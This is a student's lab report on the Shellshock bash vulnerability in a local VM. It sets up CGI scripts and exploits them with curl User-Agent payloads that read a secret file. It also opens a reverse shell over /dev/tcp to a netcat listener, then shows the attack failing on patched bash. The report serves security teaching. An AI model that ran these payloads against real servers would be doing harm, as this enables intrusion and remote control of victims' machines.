

Computer Security

Lab 3 Report

Shellshock

Chirag Sachdev

680231131

Task 1:

Experimenting with bash functions:

For the purpose of this task, I first ran the vulnerable bash shell.

I then created a variable as

```
foo='() { echo "Original Code"; }; echo "Malicious code"
```

I then exported the variable as an environment variable.


To check if the variable is set, I print the variable.

I run a child process where the variable foo gets declared as a function as:

```
foo () {echo "Original Code"; }
```

The tail of the variable gets executed.

Hence the terminal prints Malicious code.



```
/bin/bash 80x46
[09/27/2019]Chirag@VM:~/../task2$ /bin/bash_shellshock
[09/27/2019]Chirag@VM:~/../task2$ ps -p $$
  PID TTY          TIME CMD
 3376 pts/7    00:00:00 bash_shellshock
[09/27/2019]Chirag@VM:~/../task2$ foo='() { echo "Original Code"; }; echo "Ma>
[09/27/2019]Chirag@VM:~/../task2$ export foo
[09/27/2019]Chirag@VM:~/../task2$ echo $foo
() { echo "Original Code"; }; echo "Malicious code";
[09/27/2019]Chirag@VM:~/../task2$ bash_shellshock
Malicious code
[09/27/2019]Chirag@VM:~/../task2$ foo
Original Code
[09/27/2019]Chirag@VM:~/../task2$
```

Task 2:

Setting Up CGI Programs

I setup a file myprog.cgi which contains the following code.


```
#!/bin/bash 80x24
[09/27/2019]Chirag@VM:~/../task2$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World!"
[09/27/2019]Chirag@VM:~/../task2$
```

To run the program on localhost, I copy the program in /usr/lib/cgi-bin/

```
/bin/bash 80x46
[09/27/2019]Chirag@VM:~/../task2$ sudo cp myprog.cgi /usr/lib/cgi-bin/
[09/27/2019]Chirag@VM:~/../task2$ ll /usr/lib/cgi-bin/myprog.cgi
-rwxr-xr-x 1 root root 86 Sep 27 08:34 /usr/lib/cgi-bin/myprog.cgi
[09/27/2019]Chirag@VM:~/../task2$
```

To check the program I go to my browser and type in the path from my localhost.




The program runs successfully which prints "Hello World!"

Task 3.

Creating a cgi program to show the environment variables passed to the file.

I first create a cgi program to print the environment variables as follows and then check the program through my browser.

The user can pass variables to the server by sending in requests to it.

A terminal window titled "/bin/bash 80x46" showing a series of commands and their outputs. The user is at a VM named "Chirag@VM". The commands and outputs are as follows:

```
[09/27/2019]Chirag@VM:~/.../task3$ vim myprog.cgi
[09/27/2019]Chirag@VM:~/.../task3$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "*****Environment Variables*****"
strings /proc/$$/environ
[09/27/2019]Chirag@VM:~/.../task3$ chmod 755 myprog.cgi
[09/27/2019]Chirag@VM:~/.../task3$ sudo cp myprog.cgi /usr/lib/cgi-bin/
[09/27/2019]Chirag@VM:~/.../task3$
```


```
Mozilla Firefox
File Edit View History Bookmarks Tools Help
127.0.0.1/cgi-bin/myprog.cgi X +
← → ↻ 🏠 ⓘ 127.0.0.1/cgi-bin/myprog... ⌵ ☆ ⬇ ⏏ ≡
⚙ Most Visited 📁 SEED Labs 📁 Sites for Labs 🌐 Computer Security

*****Environment Variables*****
HTTP_HOST=127.0.0.1
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=127.0.0.1
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=34116
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```

Task 4


Launching the Shellshock Attack

To launch the attack, I pass the malicious code to the Agent field of the program curl as shown below, after the function I run the program cat to read the contents of the secret file created in the root directory.



```
/bin/bash 80x46
[09/27/2019]Chirag@VM:/$ vim /secret
[09/27/2019]Chirag@VM:/$ cat /secret
This is a secret
[09/27/2019]Chirag@VM:/$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /secret' 127.0.0.1/cgi-bin/myprog.cgi
This is a secret
[09/27/2019]Chirag@VM:/$
```

The request was able to read the contents of the file successfully as shown.



```
/bin/bash 80x24
[09/27/2019]Chirag@VM:~$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow' 127.0.0.1/cgi-bin/myprog.cgi
[09/27/2019]Chirag@VM:~$
```

The attack does not read the shadow file as the shadow file is root protected. The attack only works for files where the user has access to the file.


Task 5

Getting a reverse shell from the shellshock attack

For this we replace the command to read the secret file to launch a reverse shell.

For the purpose of demonstration, I run the listening server on my localhost on port 55555 using

`nc -l 55555 -v`



```
[09/27/2019]Chirag@VM:~$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.15/55555 0<&1 2>&0"' 127.0.0.1/cgi-bin/myprog.cgi
```

Wireshark

```
[09/27/2019]Chirag@VM:~$ nc -l 55555 -v
Listening on [0.0.0.0] (family 0, port 55555)
Connection from [10.0.2.15] port 55555 [tcp/*] accepted (family 2, sport 56954)
bash: cannot set terminal process group (2233): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

On running the command, we see a reverse shell being successfully established.

The reason why this reverse shell works is because bash recognizes `/dev/tcp/<ip>/<port>` as a command to execute a tcp connection.


We pipe the output to this connection, we then pipe in the inputs from this connections to our standard input by passing the address of the file descriptor of the connection and redirect our standard output in a similar way.

To enforce this, I pass the command to the reverse shell using bash and pass it as an argument as a command to execute this.

Task 6.

Relaunching the attack on a patched bash.

For this task I modify the CGI program to run using bash as shown

A terminal window titled "/bin/bash" with a subtitle "/bin/bash 80x33". The terminal shows the output of a CGI script. The first line is the date and time followed by the user and host: "[09/27/2019]Chirag@VM:~\$". The next line is the command "cat /usr/lib/cgi-bin/myprog.cgi". The output of the script starts with a shebang "#!/bin/bash", followed by "echo 'Content-type: text/plain'", another "echo" command, and "echo '*****Environment Variables*****'". Then, the command "strings /proc/\$\$/environ" is executed. The final line shows the prompt "[09/27/2019]Chirag@VM:~\$" followed by a cursor.

```
[09/27/2019]Chirag@VM:~$ cat /usr/lib/cgi-bin/myprog.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "*****Environment Variables*****"
strings /proc/$$/environ
[09/27/2019]Chirag@VM:~$
```

I relaunch the attack for the reverse shell but it does not work.

This is because the patch in bash fixed the vulnerability that changed a variable to a function as explained in the textbook.


```
/bin/bash
/bin/bash 80x33

[09/27/2019]Chirag@VM:~$ curl -A '() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.15/55555 0<&1 2>&0"' 127.0.0.1/cgi-bin/myprog.cgi
*****Environment Variables*****
HTTP_HOST=127.0.0.1
HTTP_USER_AGENT=() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.15/55555 0<&1 2>&0"
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
Server-Name: 127.0.0.1
Server-Port: 127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=42432
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/27/2019]Chirag@VM:~$
```

Wireshark

```
/bin/bash 80x11

[09/27/2019]Chirag@VM:~$ nc -l 55555 -v
Listening on [0.0.0.0] (family 0, port 55555)
```